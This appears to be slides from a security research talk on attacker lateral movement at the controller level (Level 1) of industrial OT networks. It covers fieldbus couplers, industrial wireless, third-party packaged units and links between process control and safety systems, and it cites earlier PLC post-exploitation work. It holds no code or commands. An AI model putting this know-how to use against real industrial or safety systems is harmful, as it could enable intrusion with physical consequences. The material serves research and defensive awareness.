

# NAKATOMI SPACE

Lateral Movement as Level 1  
Post-Exploitation in OT

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


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# OT Lateral movement



**Prior work**  
 'Classical' perimeters at L3.5/L2.5  
 East-West @ L2+  
 Upstream to L2

# Nakatomi (Cyber)Space\*

- ▶ **OT has lot of “network crawl space”**
  - Highly complex systems-of-systems
- ▶ **Lot of stuff beyond typical Ethernet networks**
  - Fieldbus networks (PROFIBUS/NET, CANopen, etc.)
  - RF networks (WirelessHART, 900MHz, TETRA WAN)
  - PTP links to 3<sup>rd</sup> party systems
- ▶ **Often complete lack of visibility**
  - Perimeters at this level often unacknowledged
  - Little awareness of possibility for maneuver
  - No ability to detect activity

Architectural elements with latent potential to enable traversing it in unintended and often overlooked ways




# Deep Lateral Movement

**Focus**  
East-West @ L1  
"Deep downstream"


**Examples**  
Nested Fieldbus  
Industrial Wireless  
3<sup>rd</sup> Party PUs  
BPCS / SIS links

**Different Networks**  
Non-routable (PTP)  
Non-IP (serial, RF)


Level 2  
Area Supervisory




Level 1  
Control



Level 0  
Process



Safety



# Going *through* may require L1 RCE

- ▶ Has been demonstrated against **many vendors** now
- ▶ Several L1 **post-exploitation TTPs** have been publicly explored
  - Persistence<sup>1,2,3,4,5</sup>
  - Privilege escalation<sup>2</sup>
  - Evasion<sup>2,6</sup>
  - C2<sup>7</sup>
  - Exfiltration<sup>8,9</sup>
  - “OT payloads” (impair process control + inhibit response)<sup>1,3,10,11,12</sup>
- ▶ But no lateral movement at L1



<sup>1</sup> MITRE S0603, <sup>2</sup> MITRE S1009, <sup>3</sup> MITRE S1006

<sup>4</sup> INCONTROLLER: New State-Sponsored Cyber Attack Tools Target Multiple ICS - Mandiant

<sup>5</sup> Cyber-Security in Building Automation Systems - Forescout

<sup>6</sup> The Race to Native Code Execution in PLCs – T. Keren et al.

<sup>7</sup> Evil bubbles – M. Krotofil et al.

<sup>8</sup> Exfiltrating reconnaissance data from air-gapped ICS/SCADA networks - D. Atch et al.

<sup>9</sup> Greetings from the '90s – M. Krotofil et al.

<sup>10</sup> Ghost in the PLC – A. Abbasi et al.

<sup>11</sup> A diet of poisoned fruit – J. Wetzels et al.

<sup>12</sup> Hey, My Malware Knows Physics! – L. Garcia et al.

# Why bother? Reason #1: Perimeter crossing

I need to move across hardened or unacknowledged perimeters


If a device is multi-homed (incl. serial/RF/etc. links) between different zones, it is a **perimeter** device




# BPCS / SIS architectures

Can be generalized to any *distinct* but *interacting* control systems

## Integrated




## Interfaced / "Shared"







# Example: SIS Bypasses




# Packaged Units (PU)

- ▶ Blackbox control systems with specific function
  - HVAC, chemical injection, water treatment, gas turbine
  - Can range from subsystem to entire plant
- ▶ Control/Monitoring interface to PCN/SCADA
  - Limited PVs / setpoints exposed
  - No direct control over PU internals
- ▶ Maintenance often done by 3<sup>rd</sup> party
  - E.g. cellular modem
  - Indirectly exposes PCN to external connectivity




# Example: Fieldbus Couplers

Connect e.g. PROFIBUS DP ↔ PROFINET



BPCS

Packaged Unit



